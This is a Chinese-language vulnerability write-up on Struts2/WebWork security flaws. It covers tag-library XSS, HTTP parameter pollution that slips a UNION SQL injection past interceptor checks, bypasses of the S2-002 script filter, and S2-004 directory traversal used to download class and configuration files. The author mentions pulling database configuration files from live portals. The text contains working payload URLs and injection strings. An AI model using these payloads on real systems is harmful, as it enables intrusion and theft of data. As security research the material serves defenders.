<span dojoType="tooltip" ... caption="kxlzx<script></script>">

caption 内容就是 tooltip 的值，从数据库查出

struts2.1.6&struts2.1.8 -->
<img
onmouseover="domTT_activate(this, …'StrutsTTClassic');alert('xss');a('','style Class'…" />

onmouseover 生成一个 domTT_activate 函数调用，参数中其中一个值，是 tooltip 的内容。这里被 bypass 了。

这些搜出的几个个地方实际上根本没有做任何 escape，就直接输出了数据。下面那个即使做了默认的
htmlescape，还是会出问题，除非它默认做了 javascriptEscape。struts2 默认有地方做 javascriptEscape 么？
答案是“没有”。所以，它们全都能被 XSS！



struts2 的这些 escape，其实是一个很太监的安全方案，安全工程师最恨的就是这种方案，做了安全方案，
还不做完全，留下一堆问题。

struts2 的 HTTP Parameter Pollution 处理缺陷

webwork 和 struts2 都有这个问题，当用户给 web 应用提交:

http://www.inbreak.net/app/test!redirect.action?redir=kxlzx&redir=aaad61

时，如果我们在 action 中定义了

```
private String redir;
public String getRedir() {
        return redir;
}
public void setRedir(String redir) {
        this.redir = redir;
}
```

Action 就会取到 redir 的值为“kxlzx, aaad61”注意中间是有空格的。

这种数据是由 webwork（struts2）把两个参数合并而成的，但是如果我们 request.getParameter("redir");
拿到的值，却只是第一个（值为 kxlzx）。

我们知道 struts2 提倡使用拦截器做一些事情，他可以在 action 的 execute 方法执行之前和之后做一些操作。
那就有一些开发，想当然的在这里防御一下 url 跳转、SQL 注入、XSS 等攻击。
我们看看他们会怎么做：

```
@Override
public String intercept(ActionInvocation arg0) throws Exception {
……
        String name = request.getParameter("name");
        if(name!=null&&name.indexOf("'")>-1){
                System.out.println("find sql injection");
                request.getSession().setAttribute("msg", "find sql injection");
                return "falseuser";
        }
        String redir = request.getParameter("redir");
        if(redir!=null&&!redir.equals("http://www.b.com")){
                System.out.println("find url redirect");
                request.getSession().setAttribute("msg", "find url redirect");
                return "falseuser";
        }
        return arg0.invoke();
}
```

在这段代码中，作者仅仅示例了在拦截器中防御 sql 注入和 url 跳转漏洞，sql 注入的防御规则是检查

“”单引号，而 url 跳转漏洞规则是检查必须跳转到”http://www.b.com”去。作者知道没有完全防御，
所以大家先不要在这里追究防御方案，仅仅是一个示例。

而开发人员在业务代码如下：

```
String sql = "select book_name,book_content from books";
if (name != null) {
        sql += " where book_name like '%" + name + "%'";
}
```

很明显能注入。


```
public String redirect() {
        return "redir";
}
```

也明显存在 url 跳转漏洞。

但是由于拦截器在 action 之前执行，所以如果我们输入了

http://www.inbreak.net/app/test!findUserByName.action?name=a'

拦截器当然就会返回错误“find sql injection”；




因为执行到了

```
String name = request.getParameter("name");
        if(name!=null&&name.indexOf("'")>-1){
```

发现 name 的值确实有单引号。
但是如果我们输入了

http://www.inbreak.net/app/test!findUserByName.action

?name=aaaaa&name=a' union select name,pass from user where "<>'



book_name	book_content
admin	admin
t	fdsafd
t4h4	~!@#$%^&*()_+|}{":?><`-=[]\';/.,
~!@#$%^&*()_+|}{":?><`-=[]\';/.,	hhgfs
fdsa	fdas
vfdafdsa	fdsafdae
kxlzx1	11111
kxlzx2	22222222222

就直接绕过了拦截器的判断。因为拦截器获取的 request.getParameter("name")，是第一个参数的值 aaaaa，
抛弃了第二个参数的值，但是 action 中的 name 的值，却是
“aaaaa, a' union select name,pass from user where "<>' ”所以被注入了

大多数拦截器都是这样做的防御，包括一些 filter 等。
这件事情发生在 url 跳转漏洞时，却不明显，因为攻击者顶多构造一个：

http://www.inbreak.net/app/test!redirect.action?redir=http://www.b.com&redir=www.inbreak.net

抓包看看

它跳到了 http://www.b.com, www.inbreak.net 去了。所以 IE 直接报错，说打不开这个地址。但是我们还有别的
浏览器，总是喜欢给大家友好信息的浏览器，看看 chrome 给用户什么提示：

Chrome 也认为这是一个错误的链接，所以给出了“正确”的链接地址。这不是刚好被钓鱼网站利用么？
struts2 的官方漏洞公告和修补后引发的安全缺陷

从有 struts2，到现在为止，官方一共发布了 4 个漏洞，在

http://struts.apache.org/2.x/docs/security-bulletins.html

* S2-001 — Remote code exploit on form validation error
* S2-002 — Cross site scripting (XSS) vulnerability on <s:url> and <s:a> tags

* S2-003 — XWork ParameterInterceptors bypass allows OGNL statement execution
* S2-004 — Directory traversal vulnerability while serving static content

从名字上，可以看出漏洞的内容，作者仅仅对其中两个做了源码级别的漏洞修补评估，发现了很多悲剧的事情。
同学们有兴趣可以去研究剩下两个漏洞。


struts2 的官方漏洞公告和修补后引发的安全缺陷（S2-002）

先看看“S2-002 — Cross site scripting (XSS) vulnerability on <s:url> and tags”这个漏洞。

顾名思义是对<s:url>和<s:url>的 xss 漏洞修补，但是前文提到，这里有 XSS 漏洞，难道是在忽悠大家？我们
看看这帮工程师是怎么修补的，来到这个 svn 地址：

http://svn.apache.org/viewvc/struts/struts2/trunk/core/src/main/java/org/apache/struts2/views/util/UrlHelper.java?r1=614814&r2=615103&diff_format=h

注意这两行：



看到这两行代码的时候，作者笑了，因为作者仿佛看到了至少两件悲剧的事情，现在把它们写成故事：
第 1 件悲剧的事情，某年某月某日，一个脚本小子给官方报告漏洞，说在使用<s:url>标签的时候，代码为：

<s:url action="%{#parameters.url}"></s:url>

之后他输入了

http://www.inbreak.net/app/test!testpro.action?url=<script>alert('hacked by kxlzx')</script>

并告诉官方这里是一个 XSS 漏洞，希望官方修补掉。
官方很重视，一个开发就去修补，添加如下判断：

```
if (result.indexOf("<script>") >= 0){
        result = result.replaceAll("<script>", "script");
```

并进行了冒烟测试、功能测试、黑盒测试、白盒测试。认为没有问题了，因为提交攻击者给的恶意 url 后，输出了

scriptalert('hacked by kxlzx')</script>

结果并没有在页面执行 xss 脚本。后来那脚本小子也测试了一下，发现没问题，这事情就过去了，瞒着人民
大众，悄悄的修补了。

第 2 件悲剧的事情，又过了某人某月某日，某另一个脚本小子又发了漏洞，还是那段代码，但是 url 改成了：

http://www.inbreak.net/app/test!testpro.action?url=<<script>>alert('hacked by kxlzx')</script>

注意，这里是<<script>>，经过了 replaceAll 函数后，刚好变成了<script>，重新组成了 XSS 漏洞。
官方这次不得不重新重视起来，决定把 if 判断，变成了 while，不管你有多少<<<<<<<script>>>>>>>，都给你变成

scriptalert('hacked by kxlzx')</script>

并进行了冒烟测试、功能测试、黑盒测试、白盒测试。这次还发了公告出来，说这里没问题了，我们很重视
安全漏洞，已经修补了。

作者看到这里，测试新的 bypass 官方修补代码的 url 为：

http://www.inbreak.net/app/test!testpro.action?url=<script
kxlzx=kxlzx>alert('hacked by kxlzx')</script>

于是 XSS 脚本又被执行了，因为这里是<script kxlzx=kxlzx>，不是<script>，所以不符合判断条件，没有被
replaceAll，再次 bypas 了漏洞修补。。。

struts2 的官方漏洞公告和修补后引发的安全缺陷（S2-004）

这个漏洞的修补，比上一个更加令人无奈，这是一个/../获取资源文件的漏洞

S2-004 — Directory traversal vulnerability while serving static content

要了解这个漏洞的成因，大家需要先了解一个知识点。

当 struts 的 FilterDispatcher 收到 url 请求如下两个路径下的文件时：

http://www.inbreak.net/app/struts/

或

http://www.inbreak.net/app/static/

会去取 struts 核心包的 core.src.main.resources.org.apache.struts2 下面的静态资源文件，这些资源文件
其实是一些 js 脚本和一些 css 文件。前文提到

<img
onmouseover="domTT_activate(this, …'StrutsTTClassic');alert('xss');a('','style Class'…" />

代码中的 domTT_activate，其实就是

http://www.inbreak.net/app/struts/domTT.js


文件中的一个函数。

在 struts2.0 的时候，只要你敢上某几个版本的 struts2，攻击者就可以通过

http://www.inbreak.net/app/struts/..%252f
http://www.inbreak.net/app/struts/..%252f..%252f..%252fWEB-INF/classess/example/Login.class/


浏览你的 web 目录，下载 web 目录下的文件。
先不说漏洞修补，请读者赶紧想想，你公司的开发人员，是否使用了 struts2，并且把

“Struts 2.0.0 - Struts 2.0.11.2 ”之间的几个版本包装了或者根本没有包装，直接上了 web 应用。
如果有这种情况，就可以直接用以上方式攻击，这几天作者找了几个大型门户网站的漏洞，发现他们都存在
这个漏洞，顺便下载了他们的数据库配置文件，同时报告了漏洞。



Struts 官方可能也受到了攻击，于是修补了代码。
作者同样查看了 svn 修补记录：

http://svn.apache.org/viewvc/struts/struts2/trunk/core/src/main/java/org/apache/struts2/dispatcher/DefaultStaticContentLoader.java?r1=674498&r2=687425&pathrev=687425&diff_format=h



可以看到“ if (!name.endsWith(".class")) {”这行代码在修补漏洞时，被删除了。

修补前的代码中，为什么以前要过滤.class 文件呢？是因为 struts 提供了一个功能：
如果开发人员想自己使用这个静态文件映射的功能，可以配置 web.xml

```
<filter>
        <filter-name>struts</filter-name>
        <filter-class>
                org.apache.struts2.dispatcher.FilterDispatcher
        </filter-class>
        <init-param>
                <param-name>packages</param-name>
                <param-value>net.inbreak.action</param-value>
        </init-param>
</filter>
```

如上配置后，当用户输入

http://www.inbreak.net/app/struts/domTT.js

的时候，实际上 struts 会去找 net.inbreak.action 这个文件夹下的 domTT.js 文件发给用户，而不再寻找核心包

的那个文件夹了。这个功能开放后，官方为了防止对应包下的 class 文件被下载后反编译成源码，所以写了行
代码，过滤.class 文件。

就因为这行代码的存在，一时间，刚巧又正是 struts2 流行的时代。互联网大批的文章介绍 struts2 核心源码，
在介绍到 FilterDispatcher 的时候，必然会提到，这里会过滤.class 文件，如果开发人员使用这个功能，
可以放心，自己的 class 文件不会被人下载。

后来出了漏洞，攻击者可以用

http://www.inbreak.net/app/struts/..%252f..%252f..%252fWEB-INF/classess/example/Login.class/

绕过官方限制，下载 class 文件。最终的确修补了这个/../的漏洞。然而悲剧的是，因为 class 文件实际上
还是可以被下载，所以官方修补的同时，去掉了“if (!name.endsWith(".class")) { ”这一行代码，可能是
觉得这一行代码太丢人。

曾经的教程，还在互联网上，告诉大家 class 文件不会被下载，官方也发表声明修补了/../漏洞。但是看到
教程的开发们，却早已把目录映射了静态文件：

```
<param-name>packages</param-name>
<param-value>net.inbreak.action</param-value>
```

如果这个开发的 net.inbreak.action 包下有个 UserLogin.class 文件，在 struts2 有漏洞的版本，会面临
服务器上所有文件被下载的命运。即使开发升级了 struts，因为核心代码中的 class 文件的判断去掉了，
导致这个文件还是可以被


http://www.inbreak.net/app/struts/UserLogin.class

官方在没有任何通知的前提下，在教程满天飞告诉大家 class 文件不会被下载的前提下，为了面子悄悄的
取掉了这个判断。这回好了，无论升级否，都不让人消停，万一开发人员头脑发热，配置如下：

```
<param-name>packages</param-name>
<param-value>/</param-value>
```

就出大事了，可以直接下载资源目录下所有文件。

http://www.inbreak.net/app/struts/hibernate.cfg.xml



总结

作者挖了 struts2 的一些漏洞，也挖了一些 web 其他框架的漏洞（不在本文范围），总结下挖取这些框架漏洞
的方式。

首先，是上不上框架的问题。一旦开发用了这些框架，web 应用会直接面临一些漏洞：


1，开放了某功能，导致采用框架的应用默认漏洞

因为这个框架在未经允许的情况下，悄悄的打开了某些功能，可能是为了方便开发等作用，结果导致了漏洞
的产生。

举个例：
比如 DWR 这个 AJAX 框架一旦使用，在某些版本里，输入

http://www.inbreak.net/app/dwr/

就能看到一个页面，里面是所有 ajax 方法的映射，甚至一些 service 方法没有配置，自动映射了出来。
你可以在这个页面给那些映射出来的方法提交参数，调用方法。比如有个 getUserpasswdByid 的方法，看名称
就知道，传递用户 id，返回密码。



再举例就是本文中的 struts2 的../../漏洞。

如果要挖这种漏洞，绝对是 0day 级别的漏洞，所以大家有必要怀疑每一个实现步骤，这种漏洞其实大部分就
出现在开发环境和正式环境的差异，以及一些奇奇怪怪的功能点上。

2，扩展了某功能，导致安全问题

我们的 web 应用，本来是可以自己写代码实现一些功能的，但是这个框架为了方便开发和管理，把开发人员
要写的代码包装了下，只要简单的几行就能实现原本大批代码才能做到的功能。而这些便利，却带来了很多
安全问题。挖漏洞的同时，应该特别注意哪些地方比原来方便了很多，扩展了很多，这些扩展和方便，是否
考虑到了安全因素。

比如本文介绍的 struts 的 result（urlredirect）相关漏洞。

3，DEMO 或教程或用户指南误导

自从框架出现后，为了让人们最快的了解和使用框架，官方出了很对用户手册，demo 等功能。而很多大牛们，
也相应的出了教程或者书籍，但是这些教程，DEMO，书籍上的例子，恰恰产生了很多漏洞。甚至开发本来
不按照教程走，不会有漏洞，却被教程误导了。如果黑客看到这些书籍，请立刻把他列到你的扫描器中，
绝对有不少开发会按照教程上去做。

例如本文提到的那个书籍介绍我们使用 ajax 的事情。

4，原本有安全方案，但是被某功能代码覆盖

这其实是一件悲剧的事情，告诉我们要注意在日常开发中和漏洞修补中，是否有不明真相的开发人员，
为了实现某个功能，悄悄的把原本的安全方案断章取义的覆盖掉了。挖漏洞的时候，要特别注意安全方案附件
的代码变动，很可能发现非常弱智的逻辑问题。

例如本文提交的 class 文件的判断。

5，不完善的安全

一个安全方案的实施，应该是彻头彻尾的，要注意方案的完整性，不能有些地方方案 OK，有些地方不能实施。
在挖漏洞的时候，也不要被安全方案吓住，并不是有了方案，听起来牛 X，就绝对不会有漏洞的，最起码应该
经过全面 fuzz。

例如本文提到的 XSS 遗漏点，以及富文本的遗漏。

6，版本升级后，没有醒目安全公告

我们知道所有的架构师都不愿意有事没事升级框架，特别是不稳定的框架版本，因为这个升级可能带来很多
不可预料的问题，所以可能即使看到了安全公告，也没有去升级。如果不懂安全，更不愿意升级框架了。
所以官方必须做到一个漏洞的修补，一个公告的发布，必须带有相关的代码 log。告诉大家具体哪里做了改动。
而挖漏洞的同学更应该盯紧这些地方，百般推敲和测试修改的部分，不要被一次公用的测试结果吓到，模糊的
认为漏洞已经修补了。

7，悲剧的方案

很多时候，我们会看到官方修补漏洞，或者一些安全方案的实施结果。那是不是真的都能达到修补漏洞的
效果呢？

例如本文的<s:url>标签的 xss 漏洞，官方都这个漏洞的修补，真是绞尽脑汁，最终还是悲剧了。

8，优秀的方案，悲剧的执行

RT，不再说明。

9，挑战 web 服务器配置

这个问题有必要说一说，struts 有事没事做个静态映射做什么？其实是目的就是为了框架和应用分离，很
明显那些 js 文件应该放在项目中的 web 目录下，但是为什么要做呢？还不是因为 struts 包发布的时候，还没有
项目，只有框架。

它为了达到即使上了任何项目，也能有办法访问到它提供的那些 js 的目的，只好被逼无奈做了这个功能，静态
目录映射。无论任何项目，部署后，只要 url 后面根目录加上/struts，或者/static 就可以访问 js。后来做了
这个功能感觉良好还不算，居然把功能提供出来，给推荐给开发人员使用。归根结底是因为 struts 挑战了
web 服务器的配置，非要自己做静态映射。要知道人家 web 服务器做的映射，是经过多少年黑客入侵打磨出来的，
struts 有吗？

这种情况突出在单独映射某目录，单独对某目录做权限，做 DIR 列表等功能，如果你看到一个框架也做了这种
功能，恭喜你！赶快去挖，十有八九存在漏洞！

10，没有安全方案，也没有提醒

本文其实没有提到一些 web 漏洞，比如 csrf，比如 session fix，比如传输加密等，很明显 struts 是存在漏洞
的，只是作者觉得这些东西没必要这里说，大家都是明眼人，看到 form 里没有 token，百分百 csrf 嘛！

想想官方，官方也明明知道上了自己的框架后，会存在这些漏洞，为什么连个提醒都没有呢？本来开发就
不知道，你又藏着掖着。如果框架负责任，发个公告，说如果你用了我的框架，实际上要小心什么什么攻击。。。

呃。。。我明白官方为什么不敢说了。-_-!
这些框架除了那些“只要你用，必然有漏洞”的安全缺陷外，还有不少问题，会出现在开发人员使用框架的
过程中：
1，两个框架都方便，结合起来有漏洞
有个框架叫做 Spring security，是基于 url 的访问权限控制，做的很好。如果你不是管理员，绝对不能
访问 admin 目录。但是有很多 web 框架，访问一个 action 或者访问一个 controller，不止一个 url 可以访问，
在这里做了兼容性处理，多个 url 指向同一个应用，导致 Spring security 这种基于 url 的访问控制，名存实亡。

2，开发人员“正常”使用框架后，可能产生漏洞
这是最最惨的事情，框架绝对不会认领这种类型的漏洞的，他会认为这是开发的问题。然而本文的
“action 方法暴力破解、url redirect 扩大化”这两个安全缺陷，实际上也是框架存在的意义（方便开发）
带来的后果。官方会修补么？我想它顶多会说，大家不要这样那样而已，绝对不会做什么安全方案的。
要知道这些漏洞是具有 struts 或者 webwork 特色的，只有使用了这些框架才会有的。

3，危险功能点
框架带来了一些功能点，比如 Tag lib 的一些 XSS，只要使用，必定有漏洞。

4，框架给开发挖坑
这根本就是陷阱，还是要说/static、/struts，如果开发不配置，顶多下载个 js，影响不大，万一开发使用

了这个功能，映射了某个目录，那就掉进坑里去了。

5，一个框架带来的漏洞被另一个框架最大化

本文提到了变量默认值被覆盖后，又因为 hibernate 不需要写 sql 语句，而最终被存储进了数据库中。

回想一个问题，如果让我们自己写 sql 语句实现，难道在添加普通用户的时候，会真的专门写个变量，

接收用户传进来注册管理员的字段么？

但是这是 hibernate 得问题么？当然不是，只是因为有了它，导致漏洞更加严重而已。

补充

